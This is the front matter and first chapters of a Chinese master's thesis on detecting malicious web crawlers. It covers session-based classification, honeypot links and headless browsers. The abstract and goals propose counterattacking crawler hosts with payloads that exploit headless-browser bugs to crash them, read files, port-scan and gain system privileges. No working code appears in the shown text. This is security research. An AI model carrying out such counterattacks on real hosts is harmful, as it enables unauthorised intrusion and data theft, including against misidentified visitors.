

中图分类号: TP309.2

论文编号: 10006SY1706404

北京航空航天大学
硕士学位论文

恶意网络爬虫检测与对抗技术
的研究及实现

作者姓名 张浩凌

学科专业 网络空间安全

指导老师 李舟军 教授

何跃鹰 高工

培养院系 计算机学院

Research and implementation of malicious web crawler detection and confrontation technology

A Dissertation Submitted for the Degree of Master

Candidate : Zhang Haoling

**Supervisors: Prof. Li Zhoujun
Engineer He Yueying**

School of Computer Science and Engineering
Beihang University, Beijing, China

中图分类号：TP309.2

论文编号：10006SY1706404

硕 士 学 位 论 文

恶意网络爬虫检测与对抗技术的研究及实现

作者姓名	张浩凌	申请学位级别	工学硕士
指导老师姓名	李舟军	职 称	教授
学科专业	网络空间安全	研究方向	网络空间安全
学习时间自	2017 年 09 月 01 日	起至	2020 年 01 月 31 日止
论文提交日期	年 月 日	论文答辩日期	年 月 日
学位授予单位	北京航空航天大学	学位授予日期	年 月 日

关于学位论文的独创性声明

本人郑重声明：所呈交的论文是本人在指导教师指导下独立进行研究工作所取得的成果，论文中有关资料和数据是实事求是的。尽我所知，除文中已经加以标注和致谢外，本论文不包含其他人已经发表或撰写的研究成果，也不包含本人或他人为获得北京航空航天大学或其它教育机构的学位或学历证书而使用过的材料。与我一同工作的同志对研究所做的任何贡献均已在论文中作出了明确的说明。

若有不实之处，本人愿意承担相关法律责任。

学位论文作者签名：_____ 日期：_____ 年 _____ 月 _____ 日

学位论文使用授权

本人完全同意北京航空航天大学有权使用本学位论文（包括但不限于其印刷版和电子版），使用方式包括但不限于：保留学位论文，按规定向国家有关部门（机构）送交学位论文，以学术交流为目的赠送和交换学位论文，允许学位论文被查阅、借阅和复印，将学位论文的全部或部分内容编入有关数据库进行检索，采用影印、缩印或其他复制手段保存学位论文。

保密学位论文在解密后的使用授权同上。

学位论文作者签名：_____ 日期：_____ 年 _____ 月 _____ 日

指导教师签名：_____ 日期：_____ 年 _____ 月 _____ 日

摘 要

随着各类基于大数据和 AI 的应用兴起，快速廉价地获取大量有效数据的能力，成为互联网时代企业和个人竞争力的体现。因此，网络爬虫在数据收集收集方面的重要性逐渐凸显出来。但是，恶意爬虫同样给互联网用户和互联网服务提供者带来了巨大的困扰，这些爬虫或者多线程、高并发的请求耗尽服务器的带宽和计算资源 [1]，或者爬取个人敏感信息、高价值的商业数据用于不法用途。

因此，构建一个成熟有效的反爬虫系统，成为一个亟待解决的问题。但遗憾的是，传统的反爬虫机制过于保守和被动，在漏检率和误检率居高不下的情况下，且往往只能通过单一的反制手段来限制爬虫（如 IP 封锁，访问频率限制，虚假数据返回等），在反爬虫的对抗中收效甚微。为此，本文提出了一种新型的反爬虫的机制，融合了爬虫检测技术，爬虫行为分析和溯源技术，并通过动态符号执行、模糊测试以及污点分析等二进制漏洞挖掘方法，挖掘爬虫使用的框架、处理脚本以及无头浏览器驱动程序驱动程序的漏洞，并通过返回恶意的攻击载荷，对运行恶意爬虫的主机进行反向攻击，最终诱使恶意爬虫进程奔溃，甚至有可能获取到恶意爬虫主机上的敏感数据以及系统权限。

此外，本文将遵循上述的设计思路，实现该反爬虫系统的原型系统 **Crawler-Net**(爬虫网)，并将 **Crawler-Net** 部署在模拟的业务系统上，使用具有不同请求策略的爬虫流量混合正常的用户访问进行测试，从系统性能损失、准确率、召回率等多方面的指标来评估反爬虫系统的性能。

关键字：恶意爬虫，无头浏览器，爬虫检测，爬虫追踪，爬虫对抗，动态符号执行，模糊测试

Abstract

With the flourish of the Applications based on Big Data and Artificial Intelligence, it has aroused our attention in how to collect numerous valid data rapidly at the least cost, which could be regarded as an aspect of competitive competence both for the individuals and the companies. And thus, the power of the crawlers in collecting data has been addressed. However, there are plenty of malicious crawlers filling in cyberspace, try to deplete the servers' resource with endless requests concurrently, or theft the sensitive individual's information or commercial data for illegal use.

Therefore, we are supposed to build up a feasible, active and robust anti-crawling system to stop those malicious crawlers, while most of the contemporary anti-crawling systems are using passive strategies. Those anti-crawling systems could only harness naive mechanism to block the crawlers(such as IP blocking, limit the frequency of requests, fake data), and that does not seem to be effective in most cases. In this paper, we propose an anti-crawling mechanism, which combines the crawler detection with the analysis of crawler's behaviors, then utilizes the dynamic symbolic execution, fuzzing and dynamic taint analysis , to excavate the vulnerabilities of the frameworks, the handling scripts and the headless web-driver binaries of the crawlers. Ultimately, malicious payloads would be generated to feed the crawler when it crawls our web pages, leading it to crash down or even obtain the sensitive data as well as the system privileges from the crawler's host.

In addition, at the end of the paper, I would build up the prototype of the anti-crawling system called "Crawler Net" according to the technologies and mechanisms mentioned before, with the deployment to the web application in a simulated production environment. Furthermore, several tests would be conducted with the requests generated by various types of crawlers and the requests from normal user to testify its ability to block the crawlers and the performance once deployed.

Key words: malicious crawler, headless browser, crawler detection, crawler trace, anti-crawling mechanism, dynamic symbolic execution, fuzzing test

目 录

第一章 绪论	1
1.1 研究背景及意义	1
1.2 国内外研究现状	2
1.3 研究目标和内容	4
1.3.1 对抗样本下 session 分类方法的研究	4
1.3.2 基于 session 粒度的爬虫识别与检测	4
1.3.3 基于隐式浏览行为的爬虫识别	5
1.3.4 针对爬虫 webdriver 的自动化漏洞挖掘技术	5
1.4 本文的组织结构	5
第二章 主流爬虫技术的研究	7
2.1 爬虫分类	7
2.2 爬虫调度策略与爬行策略	7
2.3 无头浏览器技术	9
第三章 恶意爬虫检测技术研究	11
3.1 爬虫样本与训练数据	11
3.2 单粒度模式检测规则	13
3.3 session 粒度模式检测	15
3.3.1 静态 session 分类	15
3.3.2 动态 session 分类	16
3.3.3 session 检测规则	20
3.4 特殊检测规则	21
3.4.1 javascript 检验	21
3.4.2 taint link 检验技术	23
3.5 恶意爬虫检测	24
3.6 小结	25

第四章 恶意爬虫对抗技术研究	26
4.1 资源耗尽型对抗技术	26
4.2 内存破坏型对抗技术	27
4.2.1 使用的漏洞挖掘技术 (techniques)	27
4.2.2 使用的漏洞挖掘工具 (tools)	29
4.2.3 使用的漏洞挖掘目标 (targets)	30
4.2.4 使用的漏洞挖掘策略 (tactics)	31
4.2.5 漏洞挖掘效果	32
4.3 敏感信息窃取型对抗技术	34
4.3.1 内网 ip 地址获取	34
4.3.2 端口扫描	34
4.3.3 任意文件读取	35
4.4 小结	36
第五章 恶意爬虫检测与对抗系统的实现与评估	37
5.1 恶意爬虫检测与对抗系统架构设计	37
5.2 恶意爬虫检测与对抗系统具体实现	38
5.2.1 crawler 模块具体实现	38
5.2.2 proxy 模块具体实现	39
5.2.3 handler 模块具体实现	39
5.3 恶意爬虫检测与对抗系统的评价	41
5.3.1 系统性能损失	41
5.3.2 session 分类准确率	42
5.3.3 爬虫识别准确率和召回率	43
5.3.4 爬虫对抗效果	43
结 论	45
参考文献	47
附 录	47
A 动态特征获取	47

B 示例攻击载荷	48
B.1 资源耗尽型攻击代码	48
B.2 示例端口扫描程序	49
B.3 任意文件读取攻击载荷	50
C 漏洞挖掘与分析	51
C.1 漏洞挖掘 AFL 示例	51
C.2 PhantomJs 漏洞分析	52
致 谢	55

图 清 单

图 1	selenium 架构图	10
图 2	清华大学某网站爬虫组成	11
图 3	清华大学某网站访问 session 长度分布图	12
图 4	user-agent 关键字	13
图 5	curl 与 chrome 的访问请求对比	14
图 6	session 分类错误率梯度下降	16
图 7	浏览器指纹生成流程	20
图 8	捕获的必应爬虫	23
图 9	taint-link 技术实现流程	24
图 10	PhantomJS 架构	31
图 11	PhantomJs segment fault	32
图 12	存在漏洞的代码片段	33
图 13	safari OOM 漏洞	34
图 14	firefox 端口扫描	35
图 15	bing 爬虫端口扫描情况	35
图 16	任意文件读取攻击效果	36
图 17	系统架构	37
图 18	爬虫对抗效果图	44
图 A1	AFL hangs	52
图 A2	GDB backtrace	52
图 A3	GDB 反汇编代码	53
图 A4	allocate 函数参数监控	53
图 A5	SVG 攻击载荷	54

表 清 单

表 1	已有研究成果比较	3
表 2	静态 session 分类效果比较	16
表 3	不同浏览器指纹比较	19
表 4	典型 session 特征比较	21
表 5	js 解释器对应的特殊函数	23
表 6	系统压力测试	42
表 7	session 分类效果	42

主要符号表

W_{ua}	User-Agent 字段权重
M_{ua}	User-Agent 匹配状态
W_{url}	URL 字段权重
M_{url}	URL 匹配状态
W_{other}	其余字段权重
M_{other}	其余字段匹配状态
W_{order}	字段顺序权重
M_{order}	字段顺序匹配状态
C_{field}	HTTP 字段数目

第一章 绪论

1.1 研究背景及意义

机器学习, 数据挖掘等大量数据依赖型的技术在高速发展的同时, 对于相关数据的质量和量都提出了更高的要求。网络爬虫, 又称网络蜘蛛或者网络机器人, 在这样一个数据消费的时代, 扮演着数据搬运者和传递者的角色。在其运行的生命周期中, 往往会按照开发者预设的策略, 爬取指定的 URL 地址或者 URL 地址列表, 并将获取到的数据处理成标准化的格式 [2]。

普通的网络爬虫并没有危害, 相反, 搜索引擎存储数据的来源都是基于大量分布式网络爬虫爬取得到的结果, 网络爬虫在数据传递过程中起到至关重要的重要。但是多线程高并发的失控爬虫, 针对网站隐私数据的窃密爬虫, 以及不遵守爬虫道德规范的恶意爬虫, 都对网络空间健康的生态环境提出了巨大的挑战。

爬虫失控往往是具有多线程行为的通用型爬虫, 未能控制其爬行时间间隔, 或者因为未添加地址环回检测的处理逻辑, 在处理特殊的地址链接时陷入死循环中。失控的爬虫通常给网站的性能资源和带宽资源带来巨大的消耗, 甚至会影响正常人类用户的体验, 这样的爬虫对网站的影响相当于是 DDOS 攻击 [1]。每年的三月份, 是失控爬虫的高发期, 原因正是因为大量的硕士在写论文时会爬取网站数据用于数据挖掘或者机器学习。

此外, 部分互联网公司会爬取其他同行的优质数据用于商业用途, 在给其竞争对手带来经济效益的损失的同时, 还会促进产业内部恶性竞争的循环。例如, 马蜂窝网站的用户评论数据涉嫌造假事件。甚至在一些情况下, 恶意爬虫甚至会爬取敏感个人信息用于不法用途, 例如某大数据公司因非法爬取个人信息被起诉一案。

某些由黑客或者 APT 组织控制的爬虫, 在爬取某些 CMS 系统或者 web 中间件的版本信息后, 会使用相应的攻击向量攻击脆弱主机 [6], 给网站服务提供者及使用者造成巨大的损失。网络空间一直是爬虫与反爬虫战斗的前线, 随着反反爬虫技术的不断迭代更新, 传统的静态、单一、被动与非实时的反爬虫技术难以与之对抗, 或者又因为部

署成本和部署带来的性能损失而被束之高阁。

1.2 国内外研究现状

在数据需求不断增加的大数据时代，爬虫技术的发展也日新月异。与此同时，传统单一静态的爬虫识别技术已经无法满足现阶段的需求，研究相关领域的学者也一直在为反爬虫领域提供新的技术和新的思路。

Guo W 等人首先针对传统针对单个 HTTP 请求进行处理的爬虫识别算法提出新的改进。在他们的文章中，他们首先使用了 session 粒度的爬虫识别算法，重点关注人类访问 session 与爬虫访问 session 中对应的 URL 请求资源类型（样式表，html，图片等）比例不同的特性，并对采集得到的相应日志进行非实时的线下处理，提取出相关特征作为分类依据。这是最早的基于 session 的反爬虫机制。

Derek Doran 在他们的文章中使用了和 Guo W 等人类似的方法，他们在使用 URL 请求资源类型比例作为重要特征的同时，引入了离散马尔科夫链的概率模型，并使用该模型得出的概率来判定访问的来源。但是总体而言，该文章提出的模型并没有过多的创新，而且马尔科夫链概率模型的计算过程，需要消耗大量的计算资源，不能够应用在实时的爬虫检测上。

与此同时，为了将爬虫识别模型应用到真实的业务场景中，而不仅仅作为一种离线的验证算法。Andoena Balla 等人提出了实时的爬虫识别算法。在他们的文章中，他们还引入了如下的 session 粒度下的特征：（1）head request 的百分比（2）2xx 返回状态的比例（3）3xx 返回状态的比例（4）页面资源的访问比例（5）夜间访问的比例（6）访问两个页面之间的平均时间（7）其他二进制文件请求的比例。

Andoena Balla 从 session 粒度抽取了比较完备的特征，为后来基于 session 粒度的爬虫识别的相关研究，提供了有价值的参考。但对于如何进行 session 的分类以及如何处理 session 过长的问題，该文章并没有提供合格的解决方案。Yi Liu 在他们的文章中提出了一种解决 session 过长问題的方法。他们采用了滑动窗口的机制，对每一次处理的 HTTP 请求做了相关的限制，对在最大程度上保证了处理的 HTTP 请求的相关性，并在一个窗口内使用 SVM 来区分普通用户和爬虫。此外，他们还以他们的模型为基础，实现了一整套支持实时爬虫检测的系统。但是该文章在 session 粒度的特征方面，并没有充分利用 session 中的包含的信息。

Shengye Wan 在他的文章中综合了现有的反爬虫技术，提出一个名为 PathMarker 的模型。PathMarker 会将 url 地址信息以及当前访问的用户信息加密，并替换掉原有的 url 地址。由此标注每个请求所对应的 session，并利用之前的研究中使用的 session 特征，来区分爬虫和人类。这种方案可以在很长的时间窗口内持续地追踪爬虫在某个网站的爬行轨迹，可以用于分析爬虫的爬行目标和爬行策略，并且在某种程度上可以追踪使用分布式 ip 池的爬虫群。PathMarker 在 session 分类良好的情况下能够产生较好的爬虫检测效果，但是其缺点也很明显，需要修改所有返回请求中的所有链接地址，在真实的生产环境下难以提供灵活的部署方案。此外，一旦访问的爬虫使用对抗性的爬虫策略，PathMarker 的 session 分类效果将不再准确，从而影响最终的爬虫识别效果。

总体而言，现有的反爬虫技术主要注重于爬虫识别技术的发展，发现可疑爬虫后的阻断方法，往往是单一的阻断或者使用 captcha 机制进行验证，无法对恶意爬虫的作者起到威慑的作用。在爬虫识别技术的主流技术中，在单粒度上识别的检测技术，一旦遇到采用字段变异的爬虫，便无法发挥应有的作用。而在 session 粒度上识别的检测技术，在实时性检测上，往往都有较大的性能消耗。除此之外，大部分的爬虫识别模型都没有考虑到爬虫可能采用的反反爬虫手段，对于一些有着特殊对抗策略的爬虫，其识别效果将大打折扣。

表 1 已有研究成果比较

论文题目	实时性	静态信息利用	动态信息利用	检测粒度	性能损耗	爬虫对抗
Protecting Web Contents Against Persistent Crawlers	Y	refer, user agent, cookies	N	session	高	N
Web robot detection techniques based on statistics of their requested URL resources	N	user agent, URL pattern	N	单粒度/session	高	N
RESEARCH ON AN ANTI-CRAWLING MECHANISM AND KEY ALGORITHM BASED ON SLIDING TIME WINDOW	Y	N	N	session	中	N
Detecting web robots using resource request patterns	N	N	N	session	高	N
Real-time Web Crawler Detection	Y	N	N	session	中	N
Our paper (Crawler-Net)	Y	user agent, http headers value, http headers key order	Y	单粒度/session	中	Y

1.3 研究目标和内容

本文的研究目标是提出并实现一种新型的针对恶意爬虫的检测和攻击的对抗性技术，用于在爬虫实时访问阶段，对爬虫进行实时监测与阻断，并针对识别出的、具有恶意探测行为和攻击行为的爬虫，在检测其相应的 `webdriver` 的类型和版本后，生成相对应的攻击载荷。

并在该技术的基础上，实现恶意爬虫识别与攻击系统。该系统的目标功能为：1) 捕获到目标网站的所有访问请求，并实时地将其按照 `session` 粒度进行分类；2) 通过不同粒度下的数据分析，检测和识别 `HTTP` 请求中出现的爬虫；3) 根据设定阈值，从爬虫 `session` 中筛选出恶意行为的爬虫；4) 利用事先生成的攻击载荷攻击恶意爬虫，并收集相应攻击返回。

基于以上研究目标，本文的主要研究内容包括以下几个部分：

1.3.1 对抗样本下 `session` 分类方法的研究

在普通的爬虫和正常的人类访问行为下，针对给定的 `http request` 序列进行 `session` 分类并不是一个困难的问题。通常我们在某一特定时间段内，将同一 `ip` 来源或者使用同一 `cookie` 的 `http request` 分类为同一个 `session`，但是在存在对抗行为的恶意爬虫面前，这样粗糙的分类方式通常难以获得令人信服的分类结果。参考利用 `http` 请求的静态特征以及利用 `javascript` 执行得到的动态特征，以此得到一个更加精确的 `session` 分类结果，是我们研究关注的重要内容之一。此外，针对一个真实生产环境下收集的实时数据，如何实现实时的 `session` 分类处理，以及各类参数和阈值（如 `session` 分类的时间长度和序列长度）的合理设定，也是我们研究的一部分。

1.3.2 基于 `session` 粒度的爬虫识别与检测

传统基于单个 `http request` 的爬虫识别方法，仅仅基于一些 `http` 字段的静态特征，很容易使用一些额外的工具和算法对 `http` 字段进行变异，从而逃避传统反爬虫程序的检测。因此，我们考虑到从 `session` 中额外提取爬虫的特征，并参考原先的静态特征，共同作用于爬虫识别。目前已经有一些论文讨论到基于 `session` 的爬虫识别，并给出了相关了 `session` 粒度下的爬虫特征 [4] [6] [7]，但是这些文章提出的一些特征存在一些问题：

一部分特征实时检测的性能开销过大；一部分特征在数据集中并不显著，或者对恶意爬虫的支持不佳；因此，通过本次研究，我们还会得到一系列 `session` 的特征以及这些特征的相关阈值设定。

1.3.3 基于隐式浏览行为的爬虫识别

正常的人类浏览行为下，除了访问频率和访问间隔于爬虫存在差异之外，还会存在一部分隐式的浏览行为 [9]。例如，在相关页面插入一些不在浏览器上渲染但是存在于 `html` 代码中的链接，在正常访问下不会被触发，但是遇到了爬虫的 `html link parser`，则可能会被访问，由此我们可以判定访问该链接的请求以及对应的 `session` 均是来自于爬虫的。如何能够利用人类隐式的浏览行为，来进行更为精细准确的爬虫识别，也是本研究的重点。

1.3.4 针对爬虫 `webdriver` 的自动化漏洞挖掘技术

一旦识别出恶意爬虫，在此基础使用 `javascript` 探测其 `webdriver` 版本以及可能存在的漏洞类型，并通过此漏洞生成相应的攻击载荷实现对爬虫的攻击，这是我们系统的最终的目的。如何通过已知的 `webdriver` 版本，来生成有效的攻击载荷，我们需要借助于已经成熟的自动化漏洞挖掘技术。虽然单个的 `webdriver` 程序体积很大，但是因为我们目标的 `webdriver` 往往是开源的。因此，本课题将研究在在获得源代码的前提下，如何对程序功能进行分割或者采用一些其他的简化技术，预防可能出现的路径爆炸问题，并尽可能多地找到一些漏洞。

1.4 本文的组织结构

本文的组织结构如下：第一章为绪论，总体介绍爬虫技术，爬虫检测技术等相关概念，及研究恶意爬虫对抗技术的重要意义。并总结国内外工业界和学术界针对反爬虫技术的研究现状，并指出目前已经工具及分析方法的局限性，提出本文的研究目标和内容。

第二章为主流爬虫技术的研究部分，通过对已有的爬虫技术的研究，对主流的爬虫依据其特性进行分类。并概述目前爬虫技术中使用的基本的爬行策略以及针对现有反爬虫技术发展而来的伪装策略，分析进行爬虫识别过程中的主要挑战和难点。最后重点分析具有动态处理功能的爬虫底层使用的无头浏览器技术及该技术的特性，讨论了针

对无头浏览器的对抗技术实施的可能性。

第三章为恶意爬虫检测技术的研究部分，爬虫的检测技术主要从三个方面入手：（1）单粒度模式下的检测技术（2）基于 session 粒度的检测技术（3）基于隐式浏览行为的爬虫识别。其中 session 分类与特征提取是本文的核心研究内容之一。并在第三章的最后，介绍了我们的爬虫检测技术在三个不同数据集上的检测效果。

第四章为恶意爬虫对抗技术的研究部分。重点介绍了四种对抗技术：（1）资源耗尽型的对抗技术（2）进程 crash 类型的攻击技术（3）数据窃取类型的攻击技术（4）爬虫数据流追踪技术。爬虫检测技术产生的结果将作为生成对抗策略的依据，对抗策略将决定对抗技术的种类以及相应攻击载荷的生成。

第五章为恶意爬虫对抗系统的实现和评估部分。通过对整个对抗系统运行流程的分析，设计了由四部分组成的具有较强健壮性的恶意爬虫对抗系统，并具体地介绍四部分间协同合作的运作方式。在系统评估部分，使用多策略爬虫工具测试整个系统的识别率和误报率，以及在高并发情况下的性能损失比率，并进一步分析产生这样结果可能的原因。

最后是整篇文章的结论部分，总结全文的工作，对本文仍然存在的不足之处提出了更为深远地思考，同时包含了对未来爬虫、反爬虫技术互相迭代的展望。

第二章 主流爬虫技术的研究

2.1 爬虫分类

网络爬虫大致可分为四种。通用网络爬虫，聚焦网络爬虫，增量式网络爬虫，深层网络爬虫 [2,7]。

- (1) 通用爬虫：通用网络爬虫又称全网爬虫 (Scalable Web Crawler)，主要的爬取对象是大型的门户网站、搜索引擎和大型的 Web 服务提供者。通常会从一个初始的 URL 地址开始，以其为爬取的种子，递归地搜索遍历该种子地址下的所有 URL 地址。
- (2) 聚焦式网络爬虫：聚焦网络爬虫 (Focused Crawler)，又称主题网络爬虫 (Topical Crawler)[8]，是指选择性地爬行那些与预先定义好的主题相关页面的网络爬虫。通常只需要爬取与其感兴趣的主题相关的页面，保存的页面内容数量少，更新快。
- (3) 增量网络爬虫：增量式网络爬虫 (Incremental Web Crawler) 将参照已下载的网页内容，采用增量更新的方式只爬取没有下载或者已经内容发生变化的页面。以较高的访问频次来保证爬取的内容的实时性，但是因其只请求和持久化增量的静态内容 [9]，所以请求的数据量较少。
- (4) 深层网络爬虫：web 页面按其存在方式一般分为表层网和深层网。表层网通常可以由搜索引擎检索，以超链接的形式能够到达，Deep Web 指的是不能直接检索，隐藏在表单之后的网页 [3]。深层网络爬虫 (Deep Web Crawler) 主要用于爬取普通爬虫无法爬取到的深层网络，通常是提交某些参数（如登录操作）后才能到达的页面 [10]。

2.2 爬虫调度策略与爬行策略

爬虫的目的是在短时间内尽可能获得最多的高质量数据。当前有五种评估页面质量的机制 [11]：Similarity，Backlink，Pagerank，Forwardlink 以及 Location。

而为了爬虫的爬取速度，爬虫往往以并行地方式运行，但也引入了如下的问题 [7]：

- (1) 重复性：线程增加的同时可能增加页面重复的几率

(2) 通信带宽损耗：分布式爬虫之间的同步通信损耗大量的带宽和计算资源

并行运行时，爬虫通常采取如下三种方式 [7]：

- (1) 独立运行：所有爬虫独立运行，互不影响，全部爬取完成后，再统一处理爬行资源。
- (2) 动态队列分配：使用统一的任务队列分配爬虫的爬取任务，每一次爬虫从任务队列中获取到的爬取任务，都是动态且随机的。
- 3 静态分配：在爬虫任务开始前，事先为所有的爬虫分派爬取的任务，在爬虫爬取过程中不再做额外的修改。

对于通用爬虫而言，常用的策略主要有深度优先爬行和广度优先爬行两种 [12]。

- (1) 深度优先：将链接深度从低到高排列，依次访问下一级网页链接直到不能深入为止。在完成一个分支网页的爬行任务后，返回上一个链接节点，进一步遍历其他链接。
- (2) 广度优先：按目录层次深浅来规划爬行的轨迹，从浅层的 web 目录开始爬行，低层次的目录爬行完毕后，再深入下一层继续爬行。可以有效的控制爬行的深度，避免无穷深层次分支的情况下无法走出陷阱。

聚焦爬虫策略的关键是对访问页面和链接的重要性进行评分，并以此作为页面爬取先后的顺序的参考依据，而不同算法计算出的页面重要性也有所不同，从而导致爬虫爬行轨迹的不同。

- (1) 基于内容的爬行策略：Bra 在他的论文中提出了 Fish-Search 算法 [13]，以页面内容与爬虫的聚焦主题的相关性作为度量标准。假设存在鱼群，鱼群按照深度优先的策略在爬行空间中巡游，相关度高的分支，鱼群的数量会增加；而相关度低的分支，鱼群的数量会降低。通过这样的机制来保证主要的爬虫资源和时间都能够聚焦在感兴趣的主题上。
- (2) 基于链接结构的爬行策略：Page-rank 算法 [14] 主要用于对搜索引擎搜索到的内容进行结果排序，也可以用于评价链接的重要性。在爬虫选取爬行链接时会优先选取 Page rank 较大的页面中的链接作为优先爬取的对象。
- (3) 基于增强学习的爬行策略：Rennie 和 McCallum 将增强学习 (reinforcement learning) 引入聚焦爬虫 [15]，他们试图通过机器学习找到一组策略，使得在该策略的激励

达到最优解。

- (4) 基于语境图的爬行策略: Diligenti 提出一种通过建立语境图来描述不同网页之间相关度的算法 [16]。用大量的数据训练出一个机器学习系统, 利用该系统计算不同页面到某一主题页面的距离, 以此作为确定访问顺序的参考。

2.3 无头浏览器技术

随着反爬虫技术的发展, 大部分的网站都通过开启 javascript 的检查来避免一些静态爬虫的爬取。在第一次访问网站的时候, 网站会返回一段经过混淆的 javascript, 该 javascript 执行完毕后会在用户的浏览器中设置相应的 access key, 并在之后所有向该网站发送的请求中添加该 access key。同时, 网站的服务器端将会拒绝所有不带有 access key 的所有请求。通过这种方式, web 服务提供者可以避免网络中 80% 的爬虫请求的骚扰。

为了对抗这种 javascript 检查的机制, 爬虫需要开启对于 javascript 脚本的支持。而传统的爬虫只有数据获取部分、数据解析的功能, 并没有集成 javascript 执行的功能, 因此需要借助于外部的 javascript 解释执行引擎。而无头浏览器 (headless browser) 作为一种成熟的解决方案, 被爬虫技术广泛地作为 javascript 的执行引擎。无头浏览器和普通浏览器最大的区别是无头浏览器在启动后不会生成可视的 UI 界面, 所有的 javascript 执行和画面渲染全部在内存中进行, 除此之外, 无头浏览器和普通的浏览器基本上没有差异。比较著名的 headless browser 有 chrome headless 以及 phantomjs, 而且目前的主流浏览器大都支持 headless 模式, 通过关闭 ui 和开放相应的操作接口来支持自动化。phantomjs 可以运行大部分主流的操作系统上, 使用 QtWebKit 作为后端, 可以支持各种各样的 web 标准, 包括但不限于: DOM 树解析, CSS 选择器, JSON 数据解析, CANCAS 渲染等。

对于具体的 headless browser 我们有着不同的选择, 而 selenium 自动化测试工具, 为我们与大部分的 headless browser 之间的交互提供了编程接口。在 selenium 升级到 2.0 之后 [31], 它重点发展了 selenium webdriver, 由以前的使用 selenium server 与浏览器通信到使用浏览器自身的 webdriver 与浏览器进行通信, 绕过了 javascript 沙箱, 提升了测试效率和对各个浏览器的兼容性。selenium 对外分开放了大量 API 接口, 可以使用各类编程语言控制测试过程。selenium 架构图如下图所示:




图 1 selenium 架构图

第三章 恶意爬虫检测技术研究

3.1 爬虫样本与训练数据

为了检验和评估不同的方案下，爬虫识别算法的检测率和效率，我们使用了三个不同的数据集进行评估。前两个数据集分别为：

- 清华大学某网站访问数据集（数据集 a）
- 360 天眼恶意攻击流量数据集（数据集 b）
- 多策略爬虫工具生成数据集（数据集 c）

两个数据集的量级均在在 10w+ 左右，其中数据集 a 记录的是清华大学某重要网站在某时间段内的所有请求。通过基于 User-agent 的传统方法针对数据集 a 进行清洗，我们发现基于 User-agent 的方法识别出请求中的 24.3% 为来自各类爬虫的请求，爬虫的组成成分主要是来自于各大搜索引擎的爬虫以及专门针对清华网站的爬虫，如下图所示。因为该数据集几乎不存在对抗样本，因此我们使用 ip 作为 session 分类的标准，对全部的 10w 个请求进行 session 分类，在去除一些超长和超短的 session 之后，我们可以得到了以下的 session 的长度分布。




图 2 清华大学某网站爬虫组成




图 3 清华大学某网站访问 **session** 长度分布图

数据集 **b** 来自于 360 天眼捕获的恶意攻击的流量，这些请求数据绝大部分是互联网上的漏洞扫描爬虫发送的，带有明显的攻击载荷的特征。和传统的爬虫访问流量不同，这些恶意攻击的请求使用了大量的对抗性策略，例如分布式爬取以及 **http** 字段变异，通过这些手段，来干扰爬虫识别时的 **session** 分类。这对已有论文中，使用 **session** 粒度的爬虫检测方法提出了巨大的挑战。该数据集主要应用于验证本文中的 **session** 分类方法在遇到遇到对抗性策略的爬虫时，仍能够保持较高的 **session** 识别准确率。

但是，静态的访问数据并不能满足我们的需求，因为静态的数据中，缺乏爬虫与服务器之间的交互信息，而在真实情境下，服务器可以通过改变返回的页面中的 **URL** 地址，以及返回的 **javascript** 代码来影响甚至操纵爬虫的行为。因此，为了模拟真实网络环境中的爬虫请求，我们还设计了一系列的爬虫策略，并基于这些策略，生成了近千种不同类型的网络爬虫，我们称之为多策略爬虫工具。我们考虑到的爬虫特性有：

- 爬虫的目标数据
- 爬虫的请求速率
- 爬虫的遍历算法
- 爬虫的驱动程序
- 对抗性的爬虫策略

